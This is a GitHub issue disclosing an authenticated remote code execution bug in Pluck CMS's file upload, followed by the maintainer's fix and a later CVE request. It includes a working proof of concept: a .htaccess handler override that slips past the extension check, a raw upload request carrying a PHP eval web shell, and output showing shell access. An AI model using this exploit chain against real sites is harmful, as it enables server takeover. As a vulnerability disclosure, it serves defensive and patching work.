New issue

Jump to bottom


Pluck-4.7.10-dev2 admin background exists a remote command execution vulnerability in the management file interface. #83

Closed Lilc1 opened this issue on Oct 21, 2019 · 5 comments

Labels Password Required for exploit Resolved Security:low


Lilc1 commented on Oct 21, 2019 • edited

Vulnerability location：
/data/inc/file.php line:42




```
<?php
if (isset($_POST['submit'])) {
        if (!copy($_FILES['filefile']['tmp_name'], 'files/'.latinOnlyInput(latinOnlyInput($_FILES['filefile']['name']))))
            show_error($lang['general']['upload_failed'], 1);
        else {
            $filenamestr = strtolower(latinOnlyInput($_FILES['filefile']['name']));
            $lastfour = substr($filenamestr, -4);
            $lastfive = substr($filenamestr, -5);
            $blockedExtentions = array('.php','php3','php4','php5','php6','php7','phtml','.phtm','.pht','.ph3','.ph4','.ph5','.asp','.cgi');
            if (in_array($lastfour, $blockedExtentions) or in_array($lastfive, $blockedExtentions)  or (strpos($filenamestr, '.htaccess') > 0) ){
                if (!rename('files/'.latinOnlyInput($_FILES['filefile']['name']), 'files/'.latinOnlyInput($_FILES['filefile']['name']).'.txt')){
                    show_error($lang['general']['upload_failed'], 1);
                }
                chmod('files/'.latinOnlyInput($_FILES['filefile']['name']).'.txt', 0775);
            }else{
                chmod('files/'.latinOnlyInput($_FILES['filefile']['name']), 0775);
            }
            ?>
                <div class="menudiv">
                    <strong><?php echo $lang['files']['name']; ?></strong> <?php echo latinOnlyInput($_FILES['filefile']['name']); ?>
                    <br />
                    <strong><?php echo $lang['files']['size']; ?></strong> <?php echo latinOnlyInput($_FILES['filefile']['size']).' '.$lang['images'][
                    <br />
                    <strong><?php echo $lang['files']['type']; ?></strong> <?php echo latinOnlyInput($_FILES['filefile']['type']); ?>
                    <br />
                    <strong><?php echo $lang['files']['success']; //TODO: Need to show this message another place, and with show_error() ?></strong>
```

If the file name is '.htaccess', the strpos function returns a result of 0.
Demo:
Upload these two files in the management file interface.



```
<FilesMatch "1">
SetHandler application/x-httpd-php
</FilesMatch>
```

```
<?php phpinfo(); ?>
```



manage files

Here you can upload your files, which you can use in your webpages later.

Name: .htaccess
Size: 67 bytes
Type: applicationoctet-stream
Upload successful!


uploaded files

1.txt

<<< back

pluck 4.7.10 dev © 2005-2019. pluck is available under the terms of the GNU General Public License.

Access in /files/1.txt.




[redacted]/pluck/files/1.txt

PHP Version 5.2.17

System	Windows NT DESKTOP-62RU63E 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	E:\phpstudy\PHPTutorial\php\php-5.2.17\php.ini
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no
Thread Safety	enabled
Zend Memory Manager	enabled
IPv6 Support	enabled
Registered PHP Streams	php, file, data, http, ftp, compress.zlib, compress.bzip2, zip

Successful execution.

Then upload attack code.



```
POST /pluck/admin.php?action=files HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101
Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------18467633426500
Content-Length: 328
Connection: close
Referer: http://localhost/pluck/admin.php?action=files
Cookie: PHPSESSID=20f79eead19291d6dacdd10e304a1a99
Upgrade-Insecure-Requests: 1

-----------------------------18467633426500
Content-Disposition: form-data; name="filefile"; filename="hack1.txt"
Content-Type: text/plain

<?php @eval($_POST['hacker']); ?>
-----------------------------18467633426500
Content-Disposition: form-data; name="submit"

Upload
-----------------------------18467633426500--
```

manage files


Here you can upload your files, which you can use in your webpages later.

Name: hack1.txt
Size: 33 bytes
Type: textplain
Upload successful!

uploaded files

1.html

1.txt



E:\phpstudy\PHPTutorial\WWW\pluck\files\

目录(0), 文件(4)

名称	时间	大小	属性
.htaccess	2019-10-21 16:38:55	67	0666
1.html	2019-10-21 16:36:02	21	0666
1.txt	2019-10-21 16:36:39	19	0666
hack1.txt	2019-10-21 16:57:17	33	0666

```
cc
[redacted]
pluck
    data
    docs
    files
    images
[redacted]
Resource
Program Files
Program Files (x86)
pycharm
pyPro
```

Successfully obtained the shell.
Poc:

```
.htaccess
<FilesMatch "1">
SetHandler application/x-httpd-php
</FilesMatch>
```

Lilc1 commented on Oct 21, 2019 Author

You can upload these two files through the csrf vulnerability, even without logging in to the background.

BSteelooper pushed a commit that referenced this issue on Oct 21, 2019

`Issue #81, issue #82 and issue #83` 14ee987

BSteelooper added **Password Required for exploit** **Security:low** labels on Oct 21, 2019

BSteelooper commented on Oct 21, 2019 Contributor

Could you please test the latest dev release 4.7.10-dev4?
https://github.com/pluck-cms/pluck/releases/tag/4.7.10-dev4

BSteelooper added the Resolved label on Oct 21, 2019

Lilc1 commented on Oct 21, 2019 Author

> 您能否测试最新的开发版本4.7.10-dev4?
> https://github.com/pluck-cms/pluck/releases/tag/4.7.10-dev4

All right!

BSteelooper commented on Oct 22, 2019 Contributor

Have you retested with the latest dev version?

BSteelooper closed this as completed on Nov 1, 2019

Lilc1 commented on May 1, 2020 Author

> Have you retested with the latest dev version?

Can you apply for a CVE ID for me? Steps: https://help.github.com/en/github/managing-security-vulnerabilities/publishing-a-security-advisory#requesting-a-cve-identification-number

Assignees

No one assigned

Labels

Password Required for exploit Resolved **Security:low**

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants